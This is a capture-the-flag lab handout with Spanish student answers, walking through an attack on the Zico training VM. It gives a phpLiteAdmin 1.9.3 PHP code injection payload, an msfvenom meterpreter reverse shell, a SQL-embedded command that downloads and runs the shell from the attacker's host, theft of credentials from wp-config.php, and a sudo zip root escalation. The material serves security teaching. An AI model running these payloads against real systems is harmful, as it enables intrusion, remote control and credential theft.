### **OBJECTIVES**

#### GENERAL

• Develop offensive skills using a Kali Linux distribution

#### SPECIFIC:

- Understand the concept of a CTF (Capture the Flag) exercise
- Get different flags related with identification of a target
- Launch different exploits to get confidential information of a target

This laboratory is intended to be developed **individually**.

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
# FLAG 4: Find and exploit a vulnerability in phpLiteAdmin

Use different tools to find out vulnerabilities associated to phpLiteAdmin v 1.9.3. Try the following sources:

searchsploit phpLiteAdmin

Other Sources of information about vulnerabilities

- https://nvd.nist.gov/vuln/search
- <a href="https://vuldb.com/">https://vuldb.com/</a>




Read the document /usr/share/exploitdb/exploits/php/webapps/24044.txt and explain what the vulnerability "1.9.3 – Remote PHP Code Injection" is about: (Write at least 4 lines):

Cuando se crea una base de datos, el nombre que el usuario ingresa se agrega a la fila con la extensión adecuada , la base de datos va a crear un directorio con la especificacion con el nombre \$directory variable


el atacante crea un sqlite con una extensión php y puede insertar codigo php como texto , por lo tanto, puede inyectar un payload


To exploit the vulnerability, create a database called hack.php and create a table with the following SQL syntax: CREATE TABLE '1' ('1' TEXT default '<?php system("whoami; id; cat /etc/\*-release; uname -a"); ?>')

**Note:** It is better to write the SQL query directly in the SQL tab because if you copy and paste it some characters (specifically quotes) will vary.




Replace this screenshot (Creation of the table) with yours





Execute the following URL: <a href="http://192.168.56.101/view.php?page=../">http://192.168.56.101/view.php?page=../../usr/databases/hack.php</a> and observe that the value of the FIELD 1, namely the 4 injected operative system commands: whoami; id; cat /etc/\*-release; uname -a", were executed!!

Replace this screenshot (Validate values of the table are correct) with yours




Please explain what this obtained information can be used for (Write at least 5 lines): significa que el código que se corre en la base de datos se ejecuta en el servidor, puede ser usado para hacer que el servidor descarque lo que yo quiera y hacer que el servidor lo ejecute

## FLAG 5: Implant a shell in the ZICO server virtual machine


Create a reverse shell able to communicate to the IP of the hacker machine through a specific port (443) using **msfvenom**. Try the following command:

msfvenom -a x86 –platform linux -p linux/x86/meterpreter/reverse\_tcp LHOST=192.168.56.102 LPORT=443 -f elf -o shell

Replace this screenshot (Generation of the payload) with yours




Validate properties of the payload using the command file




Publish the shell in a webserver in the hacker machine

Replace this screenshot (Start apache and publish the shell) with yours




Test that the shell is actually published accessing to the following URL: htttp://192.168.56.102/shellDanielDiaz

Replace this screenshot (Validate that the shell is actually published) with yours





Prepare a process with msfconsole to receive the reverse\_tcp connection



Create a new database (shell.php) and insert a SQL instruction to "create a new table" that actually implant the shell in Zico server. Try the following SQL query.


CREATE TABLE '1' ('1' TEXT default '<?php system("cd /tmp; wget http://192.168.56.102/CREARSHELL; chmod 777 CREARSHELL; ./CREARSHELL"); ?>')





Execute the following URL to make the shell can be downloaded in the Zico Server.

http://192.168.56.101/view.php?page=../../usr/databases/shell.php




Each time you executed the same URL:

http://192.168.56.101/view.php?page=../../usr/databases/shell.php

a new shell is created in the folder /tmp of the Zico server, as seen in the following image of the Zico server:

```
zico@zico:/tmp$ ls -la
total 32
drwxrwxrwt 2 root root 4096 Feb 13 04:27 ...
drwxr-xr-x 24 root root 4096 Jun 1 2017 ...
-rw-rw-r-- 1 zico zico 0 Feb 13 04:19 exploit
-rwxrwxrwx 1 www-data www-data 207 Feb 13 00:27 shellDanielDiaz
-rw-r--r-- 1 www-data www-data 207 Feb 13 00:27 shellDanielDiaz.1
-rw-r--r-- 1 www-data www-data 207 Feb 13 00:27 shellDanielDiaz.2
-rw-r--r-- 1 www-data www-data 207 Feb 13 00:27 shellDanielDiaz.3
```


Review the msfconsole to see if the reverse tcp was stablished:



## FLAG 6: Get the Zico user credentials


Now that the reverse\_tcp is stablished we do have access to Zico Server. So, get access to the shell with the command shell and bring a bash with the command: Python -c 'import pty; pty.spawn("/bin/bash")'

Replace this screenshot with yours python -c 'import pty; pty.spawn("/bin/bash")




Now you are in the folders of ZICO server!! So, review all the folders of Zico server, especially / home/zico/wordpress that is the path where the CMS Wordpress is stored. As you can imagine the file wp-config.php is one of the most important in Wordpress because it contains the user data.


Replace this screenshot with yours




Download the wp-config.php to a local path, e.g. /root



Validate wp-config.php has been effectively downloaded



Now, try to connect through ssh to Zico server using the credential that you just found



## **Optional: (No Mandatory)**

# FLAG 7: Get access as root (Elevation of privileges)!


Even if you are connected as Zico, you can not access to /root because Zico is **not** root. So, you have to perform another attack called Elevation of privileges. Try with the commands

#### sudo -l

sudo -u root zip /tmp/exploit.zip /tmp/exploit -T --unzip-command="sh -c /bin/bash"

sudo -u root zip /tmp/exploit.zip /tmp/exploit -T --unzip-command="sh -c /bin/bash"

sudo -u root zip/tmp/exploit.zip



Replace this screenshot with yours

Explain the purpose of the following line and say why **after (no before)** inserting it, it is possible to see the path root folder: sudo -u root zip /tmp/exploit.zip /tmp/exploit -T --unzip-command="sh -c /bin/bash"